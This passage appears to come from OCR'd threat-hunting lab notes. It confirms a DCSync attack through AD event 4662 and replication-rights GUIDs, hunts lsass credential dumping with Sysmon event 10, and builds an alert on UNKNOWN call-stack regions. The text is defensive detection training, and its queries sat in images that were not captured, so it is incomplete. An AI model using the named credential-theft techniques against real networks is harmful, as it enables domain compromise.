
15. It appears that the DCSync PowerShell script was executed on the second host, indicating a likely DCSync attack

DCSync Attack



---


16. Seek validation by designing a more targeted query, zeroing in on the DCSync attack in this case.
    DCSync should only be performed legitimately by machine accounts or SYSTEM, not users



Event Code 4662 is triggered when an Active Directory (AD) object is accessed
Access Mask 0x100 specifically requests Control Access typically needed for DCSync's high-level permissions
Account_Name checks where AD objects are directly accessed by users instead of accounts

Two Events found .

17. To ascertain these are DCSync attempts since they could be accessing anything.can evaluate based on the properties field.



Noticed two intriguing GUIDs.

Entry	Value
CN	DS-Replication-Get-Changes-All
Display-Name	Replicating Directory Changes All
Rights-GUID	1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

Entry	Value
CN	Domain-DNS
Ldap-Display-Name	domainDNS
Update Privilege	-
Update Frequency	-
Schema-Id-Guid	19195a5b-6da0-11d0-afd3-00c04fd930c9


Upon researching, we find that the first one is linked to **DS-Replication-Get-Changes-All,** which, as per its description, "...allows the replication of secret domain data".

This gives us solid confirmation that a DCSync attempt was made and successfully executed by the **Waldo** user on the **UNIWALDO domain**. It's reasonable to presume that the Waldo user either possesses **Domain Admin rights or has a certain level of access rights** permitting this action. Furthermore, it's highly likely that the attacker has extracted all the accounts within the AD as well! **This signifies a full compromise in our network**, and we should consider rotating our **krbtgt** just in case a **golden ticket was created**.

However, it's evident that we've barely scratched the surface of the attacker's activities. The attacker must have initially infiltrated the system and undertaken several maneuvers to obtain domain admin rights, orchestrate lateral movement, and dump the domain credentials. With this knowledge, we will adopt an additional hunt strategy to try and deduce how the attacker managed to obtain Domain Admin rights initially.


18. We are aware of and have previously observed detections for **lsass** dumping as a prevalent credential harvesting technique. To spot this in our environment, we strive to identify processes opening handles to lsass, then evaluate whether we deem this behavior unusual or regular. Fortunately, **Sysmon event code 10** can provide us with data on process access or processes opening handles to other processes. We'll deploy the following query to zero in on

potential lsass dumping.




Assumption - activity occurring frequently is "normal" in an environment
By examining any conspicuous strange process accesses to lsass.exe by any source image.
The most noticeable ones are **notepad** (given its absurdity) and **rundll32** (given its limited frequency)

19. Further explore these



Sysmon seems to think it's related to credential dumping




callstack refers to an **UNKNOWN** segment into **ntdll**

False positives can occur, the scenarios are limited to processes such as JIT processes, and they can mostly be filtered out.

Creating Alerts


Create an alert that can detect threat actors based on them making calls from **UNKNOWN** memory regions. We want to focus on the malicious threads/regions while leaving standard items untouched to avoid alert fatigue

20. Listing all the call stacks containing UNKNOWN




Here are the false positives we mentioned, and they're all **JIT**s as well! **.Net** is a JIT, and **Squirrel** utilities are tied to **electron**, which is a chromium browser and also contains a JIT.


21. Filter out events when a process accesses itself (necessarily)




22. **C #** will be hard to weed out,exclude anything C # related due to its JIT, by excluding the Microsoft.Net folders and anything that has ni.dll in its call trace or clr.dll.




23. **WOW64** comprises regions of memory that are not backed by any specific file, a phenomenon we believe is linked to the **Heaven's Gate mechanism**, though we've yet to delve deep into this matter.



24. Exclude **Explorer.exe**,Identifying any malicious activity within **Explorer** directly is almost a Herculean task; the wide range of legitimate activities it performs and the multitude of tools that often dismiss it due to its intricacies make this process more challenging. It's tough to verify the UNKNOWN



25. Final Alert !!



E N D